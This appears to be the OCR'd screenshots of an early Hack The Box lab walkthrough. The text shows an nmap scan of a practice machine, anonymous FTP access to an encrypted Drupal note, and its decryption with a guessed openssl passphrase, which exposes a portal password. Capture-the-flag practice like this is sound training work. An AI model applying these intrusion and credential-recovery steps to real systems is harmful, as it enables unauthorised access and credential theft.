






root@kali: ~/Masaüstü
Dosya Düzenle Görünüm Search Uçbirim Sekmeler Yardım
root@kali: ~/Masaüstü
root@kali: ~/Masaüstü
root@kali:~/Masaustu# nmap -sC -sV -T4 10.10.10.102
Starting Nmap 7.70 (https://nmap.org) at 2018-08-02 17:36 +03
Nmap scan report for 10.10.10.102
Host is up (0.079s latency).
Not shown: 996 closed ports
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x 2 ftp ftp 4096 Jun 16 22:21 messages
| ftp-syst:
| STAT:
| FTP server status:
| Connected to ::ffff:10.10.15.184
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| At session startup, client count was 3
| vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 e4:0c:cb:c5:a5:91:78:ea:54:96:af:4d:03:e4:fc:88 (RSA)
| 256 95:cb:f8:c7:35:5e:af:a9:44:8b:17:59:4d:db:5a:df (ECDSA)
|_ 256 4a:0b:2e:f7:1d:99:bc:c7:d3:0b:91:53:b9:3b:e2:79 (ED25519)
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
8082/tcp open http H2 database http console
|_http-title: H2 Console
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel



root@kali: ~/Masaüstü
Dosya Düzenle Görünüm Search Uçbirim Sekmeler Yardım
root@kali: ~/Masaüstü
root@kali: ~/Masaüstü
8082/tcp open http   H2 database http console
|_http-title: H2 Console
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 46.29 seconds
root@kali:~/Masaüstü# ftp 10.10.10.102
Connected to 10.10.10.102.
220 (vsFTPd 3.0.3)
Name (10.10.10.102:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x   2 ftp   ftp   4096 Jun 16 22:21 messages
226 Directory send OK.
ftp> cd ftp
550 Failed to change directory.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x   3 ftp   ftp   4096 Jun 16 22:14 .
drwxr-xr-x   3 ftp   ftp   4096 Jun 16 22:14 ..
drwxr-xr-x   2 ftp   ftp   4096 Jun 16 22:21 messages
226 Directory send OK.
ftp> cd messages
250 Directory successfully changed.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x   2 ftp   ftp   4096 Jun 16 22:21 .
drwxr-xr-x   3 ftp   ftp   4096 Jun 16 22:14 ..
-rw-r--r--   1 ftp   ftp   240 Jun 16 22:21 .drupal.txt.enc
226 Directory send OK.
ftp> cat .drupal.txt.enc
?Invalid command
ftp>



Mozilla Firefox
Hack The Box :: Activ...
ftp://10.10.1... rupal.txt.enc
ftp://10.10.10.102/messages/.drupal.txt.enc
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Kali Training
Getting Started
VNC over SSH | Compu...
U2FsdGVkX19rWSAG1JNpLTawAmzz/ckaN1oZFZewtIM+e84km3Csja3GADUg2jJb
CmSdwTtr/IIShvTbUd0yQxfe9OuoMxxfNIUN/YPHx+vVw/6eOD+Cc1ftaiNUEiQz
QUf9FyxmCb2fuFoOXGphAMo+Pkc2ChXgLsj4RfgX+P7DkFa8w1ZA9Yj7kR+tyZfy
t4M0qvmWvMhAj3fuuKCCeFoXpYBOacGvUHRGywb4YCk=



Uygulamalar
Yerler
Metin Düzenleyici
Prş 17:42
decoded.txt
root@kali: ~/Masaüstü
Dosya Düzenle Görünüm Search Uçbirim Sekmeler Yardım
root@kali: ~/Masaüstü
root@kali: ~/Masaüstü
root@kali:~/Masaüstü# openssl enc -d -aes-256-cbc -a -k friends -in drupal.txt -out decoded.txt
root@kali:~/Masaüstü#
Aç
decoded.txt
~/Masaüstü
Kaydet
Daniel,
Following the password for the portal:
PencilKeyboardScanner123
Please let us know when the portal is ready.
Kind Regards,
IT department
Düz Metin
